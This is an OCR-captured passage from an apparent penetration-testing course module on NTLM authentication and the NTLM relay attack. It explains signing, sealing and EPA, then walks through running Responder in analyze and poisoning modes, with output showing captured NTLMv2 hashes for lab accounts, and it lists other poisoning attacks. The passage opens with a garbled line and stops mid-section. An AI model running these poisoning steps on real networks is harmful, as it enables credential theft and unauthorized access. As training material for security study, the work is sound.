OLMHXGAP0V2:e2dL3196O8f55fB6:Q49S19A2937J6XC3CKA418EI4958OHB9:xF2K324O5L6Q
7V8C
```

NTLMv2 Response Calculation

For the response calculation of NTLMv2 authentication, NTOWFv2 and LMOWFv2 (both are version-dependent and only used by `NTLMv2`, they are implemented in the functions LMOWFv2 and NTOWFv2, respectively) are the one-way functions used to create a hash based on the user's password to generate a principal's security key. With these two functions, the client calculates the response it returns to the server as described in pseudocode (implemented in the function computeResponseNTLMv2). If we were to capture an `NTLMv2` hash using `Responder`, it will display it using the format `User::Domain:ServerChallenge:Response:NTLMv2_CLIENT_CHALLENGE`:

```
[SMB] NTLMv2-SSP Client   : 172.19.117.55
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\Support2
[SMB] NTLMv2-SSP Hash     :
Support2::INLANEFREIGHT:e2d2339638fc5fd6:D4979A923DD76BC3CFA418E94958E2B0:
0101000000000000E0550D97CCD901509F9CE743AB5876000000000200080035003400580
00360001001E00570049004E002D00390038004B00510048005400530039004800420055000
40003400570049004E002D00390038004B00510048005400530039004800420055002E0035
003400580036002E004C004F00430041004C0003001400350034005800360002E004C004F00
430041004C0005001400350034005800360002E004C004F00430041004C000700080000E055
0D97CCD9010600040002000000080030003000000000000000000000000004000002DB95E9E
27F0AD66CAA477372F555B500CFEA9C5A231FC68F0DA4FABFF76607E0A0010000000000000
0000000000000000000000000900240063006900660073002F003100370032002E0031003600
2E003100310037002E00330030000000000000000000
```

NTLM Session Security

If the client and server negotiate it, session security provides message integrity (`signing`) and message confidentiality (`sealing`). The `NTLM` protocol itself does not provide session security; instead, SSPI provides it. `NTLMv1`, supplanted by `NTLMv2`, does not support `sealing` but only `signing`; therefore, Microsoft strongly recommends against its usage (and the deprecated `LM` authentication protocol also).

Message Signing and Sealing

`Message signing` provides message integrity and helps against relay attacks; it is a critical security feature designed to enhance the security of messages sent between the client and server during `NTLM` communications. When `session signing` is negotiated, the client and server negotiate a `session key` to sign all messages exchanged. The `session key` is generated using a combination of the client's and server's challenge messages and the user's password hash. Once the session key is established, all messages between the client and server are signed using a `MAC`. The `MAC` is generated by applying a cryptographic algorithm to the message and the session key. The server can verify the `MAC` by using the same algorithm as the message and the session key and comparing the result to the `MAC`

provided by the client. Although an adversary might be eavesdropping, they don't possess the user's password hash since it is never transmitted over the wire, and therefore cannot sign messages. Based on the blog post [The Basics of SMB Signing (covering both SMB1 and SMB2)](), we can know the default `SMB signing` settings for hosts in the network depending on the SMB version they are running. Except for `SMB1`, which has three possible settings, `Required`, `Enabled`, or `Disabled`, `SMB2` and `SMB3` only have `Required` or `Not Required`:

Host	Default Signing Setting
`SMB1 Client`	`Enabled`
`SMB1 Server`	`Disabled`
`SMB2 & SMB3 Clients`	`Not Required`
`SMB2 & SMB3 Servers`	`Not Required`
`Domain Controllers`	`Required`

Due to the ever-lasting abuse of the default SMB signing settings by adversaries, Microsoft released an update to enforce SMB `signing` on Windows 11 Insider editions (and later on for major releases). Microsoft decided, for a better security stature, to finally let go of the legacy behavior where Windows 10 and 11 required SMB `signing` by default only when connecting to shares named `SYSVOL` and `NETLOGON` and where DCs required SMB `signing` when any client connected to them. Ned Pyle, a Principal Program Manager at Microsoft, wrote the following regretful statement in the post SMB signing required by default in Windows Insider:

"SMB encryption is far more secure than signing, but environments still run legacy systems that don't support SMB 3.0 and later. If I could time travel to the 1990s, SMB signing would've always been on and we'd have introduced SMB encryption much sooner; sadly, I was both in high school and not in charge. We'll continue to push out more secure SMB defaults and many new SMB security options in the coming years; I know they can be painful for application compatibility and Windows has a legacy of ensuring ease of use, but security cannot be left to chance."

`Message sealing` provides message confidentiality by implementing a symmetric-key encryption mechanism; it ensures that the content of the messages exchanged between the client and server remains secure and that adversaries cannot read or tamper with them. In the context of `NTLM`, `sealing` also implies `signing` because every `sealed` message is also `signed`.

Extended Protection for Authentication (EPA)

`Extended Protection for Authentication` (`EPA`), based on RFC 5056, is a feature introduced in Windows Server 2008 and later versions that enhance the security of `NTLM` authentication. When `EPA` is enabled, the client and server establish a secure channel using

a `channel binding token` (`CBT`). The `CBT` binds the authentication to the specific channel characteristics, such as the IP address and port, preventing the authentication from replaying on a different channel. `EPA` is designed to work with SMB and HTTP protocols, providing additional security for applications and services that rely on `NTLM` authentication; however, it requires the client and server to support it to establish a secure channel.

Coming Next

After a brief understanding of `NTLM`'s fundamentals, the next section will thoroughly review the `NTLM relay` attack, exploring its different phases and learning about the tools and techniques we can use throughout each phase.

Enable step-by-step solutions for all questions
✨

Questions

Answer the question(s) below
to complete this Section and earn cubes!

Cheat Sheet

+ 1 What does NTLM use to protect against replaying attacks?

+10 Streak pts

Submit

+ 1 What is the name of the data structure that is sent when the server invokes NetrLogonSamLogonWithFlags?

+10 Streak pts

Submit

+ 1 Which NTLM message does the client send to a server to indicate it wants to authenticate and specify its NTLM options?

+10 Streak pts

Submit

+ 1 If message signing provides integrity, what does message sealing provide?

+10 Streak pts

Submit

+ 1 What is default signing setting for SMB2 clients and servers?

+10 Streak pts

Submit

The NTLM Relay Attack

From the inception of authentication protocols, security researchers have been studying attacks against them to discover their vulnerabilities and weaknesses; for example, back in the early 1990s, Bird, R. et al. discussed the " `Oracle Session` " attack, where 'X' (the "intruder"), poses as 'A' (the "client") and starts a session with 'B' (the "server"), using 'A' as an `oracle` to decrypt the ciphertext 'B' sends, and then establishing an authenticated session as 'A' on 'B', depicted by the authors in below sequence diagram:

```
A                    X                    B

                   E(N1)
                ---------------------->

                  N1, E(N2)
                <----------------------


      E(N2)
<==========================

       N2, E(N3)
==========================>

                        N2
                ---------------------->

    abandon session
<= = = = = = = = = = = =
```

Figure 5. An oracle session attack

Similar to the `Oracle Session` attack, `NTLM relay` (also referred to as "NTLM reflection") is an infamous Adversary-in-the-Middle (`AiTM`) (also known as `Man-in-the-Middle` (`MitM`) or `Bucket Brigade Attack`) technique abused by many vulnerabilities and attacks to gain unauthorized access to resources on a network.

In 2001, `Sir Dystic` , a member of the `Cult of the Dead Cow` , released SMBRelay (and later on `SMBRelay2`), a C++ proof of concept for the `NTLM self-relay` attack against SMB servers, which very closely follows along with the concept of the `Oracle Session` attack. Microsoft patched the `NTLM self-relay` attack in 2008 with the MS08-068 update.


The vulnerabilities and weaknesses affecting the `NTLM` family of authentication protocols are many, from inherent design issues to cryptographically insecure algorithms utilization. Its usage is very frowned upon by Microsoft, with Kerberos being the better and more secure alternative. However, there are some situations in which Kerberos cannot be used, including:

1. Compatibility with older systems (such as legacy systems not supporting Kerberos).
2. The Kerberos configuration is not set up correctly.
3. The server is not domain-joined.
4. A protocol chooses not to support Kerberos but only `NLMP`.


Regardless of the many security improvements that `NTLMv2` received over `NTLMv1` and `LM`, all of the `NTLM` family of authentication protocols are susceptible to relay attacks from spoofed servers because they lack the means of supporting `mutual authentication`, whereby the client verifies that it is authenticating against the legitimate server and that the server verifies that it is authenticating the legitimate client (remember that the session security `SSPI` provides tackles this problem using `signing`).

AiTM NTLM Authentication

To perform the `NTLM relay` attack against domain-joined machines, an adversary pretends to be a legitimate server for the client requesting authentication, in addition to pretending to be a legitimate client for the server that offers a service, relaying messages back and forth between them until establishing an authenticated session. After establishing an authenticated session with the server, the adversary abuses it to carry out authorized actions on behalf of the client; for the client, the adversary either sends an application message stating that authentication failed or terminates the connection:



For workgroup `NTLM` authentication, the adversary carries out the same attack:




Note: Enterprise environments always rely on Active Directory, and therefore the hosts utilize domain-joined authentication. Although the upcoming images do not show the DC for the sake of simplicity and clarity, always remember that the server delegates the verification of the client's identity to a DC.

The NTLM Relay Attack Phases

We can divide the `NTLM relay` attack into three phases: `Pre-relay`, `Relay`, and `Post-relay`. Let us discover each phase and learn about the techniques and tools we can use.

Phase I: Pre-relay

The `pre-relay` phase focuses on techniques that induce/coerce a client to initiate `NTLM` authentication for a service on a server:



Many techniques are used in the `pre-relay` phase, including:

- `AiTM` techniques such as `poisoning` and `spoofing` attacks.
- `Authentication Coercion` attacks.

This section will cover `poisoning` and `spoofing` attacks. We will discuss `Authentication Coercion` in another section.

Poisoning and Spoofing

There are many ways to perform poisoning or spoofing operations to pose as a legitimate network server or redirect traffic. These techniques usually make much noise and are opportunistic because many rely on requests and traffic initiated by the clients.

Windows supports various name resolution processes:

- `DNS`
- `NetBIOS Name Resolution` (`NBT-NS`)
- `Link-Local Multicast Name Resolution` (`LLMNR`)
- `Peer Name Resolution` (`PNR`)
- `Server Network Information Discovery` (`SNID`)


LLMNR, NBT-NS, and mDNS Poisoning

In enterprise networks, the use of DNS is usually heavy. However, some organizations don't configure the DNS perfectly, resulting in some clients using name resolution that standard DNS servers do not resolve (e.g., because of incomplete DNS tables or unavailable servers). System administrators can configure clients to use alternative name resolution protocols in these situations to fill this gap and have more fluent networks. For example, by default, Windows machines are configured to rely on `LLMNR` (`Local-Link Multicast Name Resolution`) specified in RFC4795, `NBT-NS` (NetBIOS Name Service), and other operating systems can also use `mDNS` (multicast Domain Name System).

While DNS is a unicast protocol, meaning that a client directly asks a server for a name resolution, the `LLMNR` , `NBT-NS` , and `mDNS` are multicast protocols, meaning that the client will broadcast the network asking if anyone knows the name it's looking for. So, if we are in that network, we can answer random name resolution requests and redirect the client to our attack host.

The most common tools that we can use for poisoning and spoofing are Responder (most commonly used on Linux) and Inveigh (most widely used on Windows). `Responder` is an `LLMNR` , `NBT-NS` and `MDNS` poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP, and Basic HTTP authentication.

In the below diagram, instead of connecting to `SERVER` , a client mistypes it as `SERVERR` ; however, since no DNS record exists for `SERVERR` , Windows, by default, sends broadcast messages to the network via different protocols (`LLMNR` in this case) asking if anyone know the IP address for `SERVERR` . As attackers, we will abuse these broadcast requests and send poisoned responses using `Responder` to force the client to authenticate against us.



Let us create an example of the above case of `LLMNR`, `NBT-NS`, or `mDNS` poisoning in action. In this module, we will be emulating that we have access to the internal network to which we will connect through the Ubuntu computer. This computer has all the tools we need to interact with the network and perform the attacks.

We need to start the lab (target machine below) and connect via `SSH` or `RDP` to connect to our attack host. We will use `SSH` for all exercises using the credentials `htb-student:HTB_@cademy_stdnt!`:

```
ssh [email protected]

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

htb-student@ubuntu:~$
```

Now that we can access our attack host, we will run `Responder`; it will start poisoning `LLMNR`, `NBT-NS`, and `MDNS` broadcast requests by default, in addition to creating different servers such as HTTP(s), SMB, Kerberos and to handle authentication requests. All captured hashes are printed to the screen (stdout) and also saved in the `/logs` directory in a contextual manner such as `(MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt`.

`Responder` allows us to analyze if there is traffic in the network using the `analyze` mode (`-A`); this mode will enable us to see any `NBT-NS` , `browser` or `LLMNR` requests without responding, which we can use for reconnaissance purposes. People tend to mistype hostnames, URLs, and such, which we can utilize in our favor to relay these authentication requests. To use `Responder` , we need to specify the interface we want with the option `-I` ; in our case, the interface connected to the internal network is `ens192` . If we want to analyze the traffic, we can use the option `-A` , which means that we will not poison the traffic:

Executing Responder in Analyze Mode

```
sudo python3 Responder.py -I ens192 -A

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie ([email protected])
  To kill this script, hit CTRL-C

[+] Poisoners:
    LLMNR                      [OFF]
    NBT-NS                     [OFF]
    MDNS                       [OFF]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    <SNIP>
[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (172.16.117.30) is not on the same
subnet than the DNS server (127.0.0.53).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[!] Error starting TCP server on port 3389, check permissions or other
```

```
servers running.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, or MDNS requests will
be poisoned.
[Analyze mode: NBT-NS] Request by 172.16.117.3 for WS001, ignoring
[Analyze mode: MDNS] Request by fe80::d090:c3b3:28c:1e47 for ws001.local,
ignoring
[Analyze mode: LLMNR] Request by fe80::d090:c3b3:28c:1e47 for WS001,
ignoring
[Analyze mode: LLMNR] Request by 172.16.117.3 for ws001, ignoring
[Analyze mode: MDNS] Request by 172.16.117.3 for ws001.local, ignoring
```


In the above example, a user from the computer `172.16.117.3`, tried to connect to `ws001`, but since DNS could not respond, it broadcasted it over other protocols, and `Responder` displayed these requests.

To poison broadcast traffic instead of analyzing it, we can remove the `-A` option; `Responder` will answer broadcast traffic and poison responses, making users attempt to authenticate against our attack machine:


Executing Responder in Poisoning Mode

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[*] [NBT-NS] Poisoned answer sent to 172.16.117.3 for name WS001 (service:
File Server)
[*] [MDNS] Poisoned answer sent to 172.16.117.3    for name ws001.local
[*] [LLMNR]  Poisoned answer sent to fe80::d090:c3b3:28c:1e47 for name
ws001
[*] [LLMNR]  Poisoned answer sent to 172.16.117.3 for name ws001
[SMB] NTLMv2-SSP Client   : fe80::d090:c3b3:28c:1e47
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\Administrator
[SMB] NTLMv2-SSP Hash     :
Administrator::INLANEFREIGHT:b5daffce9f8d12a5:4E7E44BC6E12276291D96FF2BF56
0E20:0101000000000000000794D1BBFC4D901DF427626976A<SNIP>
[*] [MDNS] Poisoned answer sent to 172.16.117.3    for name ws001.local
```

The following illustrates the action that the users perform causing the broadcast messages:



Similar to how we receive an `SMB` connection when a user mistyped a UNC, we can get the same results with `HTTP` when a user browses to a domain that does not exist; we use `Responder` for the connection to come to our machine:



Note: Analyze mode is also useful if we want to capture traffic/hashes of different protocols such as SMB, MSSQL, HTTP, FTP, IMAP, and LDAP. We could crack these hashes or be lucky enough to receive plain text credentials. However, in this module, we will only focus on relaying attacks.

In addition to `Responder`, Pretender is a new powerful tool written in Go, developed by RedTeam Pentesting. It obtains a man-in-the-middle position by spoofing name resolutions and DHCPv6 DNS-related takeover attacks. `Pretender` can be executed without answering any name resolution using the `--dry` flag, which helps analyze the broadcast traffic in the environment. `Pretender` offers releases ready for use. Throughout the module, we will only utilize `Responder`. However, knowing about other tools, especially ones written in Go, is

always beneficial, as they are cross-platform and portable. Because, by default, it poisons DHCP requests, `pretender` can be highly disruptive in production networks.


Note: The problem with poisoning DHCP requests is that they will be semi-permanent on the machine until the request time has expired, the machine is rebooted, or a new DHCP request is forced. While this happens, any DNS requests made by this machine may miss their target, leaving the machine with network problems.

Additionally, there are many other poisoning attacks, including:

- ARP Poisoning
- DNS Poisoning
- DHCP Spoofing
- DHCPv6 Spoofing
- ADIDNS Poisoning
- WPAD Spoofing
- WSUS Spoofing

Phase II: Relay

The `Relay` phase focuses on relaying the `NTLM` authentication of the client to a relay target:



Hunting for Relay Targets

We must find machines that meet some criteria: if we target `SMB` on the relay targets, we need `SMB signing` to be `disabled` (we will study other protocols in an upcoming section).

We can use multiple tools to enumerate SMB `signing` settings, including `RunFinger.py`, `CrackMapExec`, and `Nmap`.

RunFinger

RunFinger.py is a tool included with `Responder` (found in `/home/htb-students/tools/Responder/tools/`) that can be used to enumerate the network for hosts with SMB `signing` off, in addition to finding whether some standard services are running on the hosts:

```
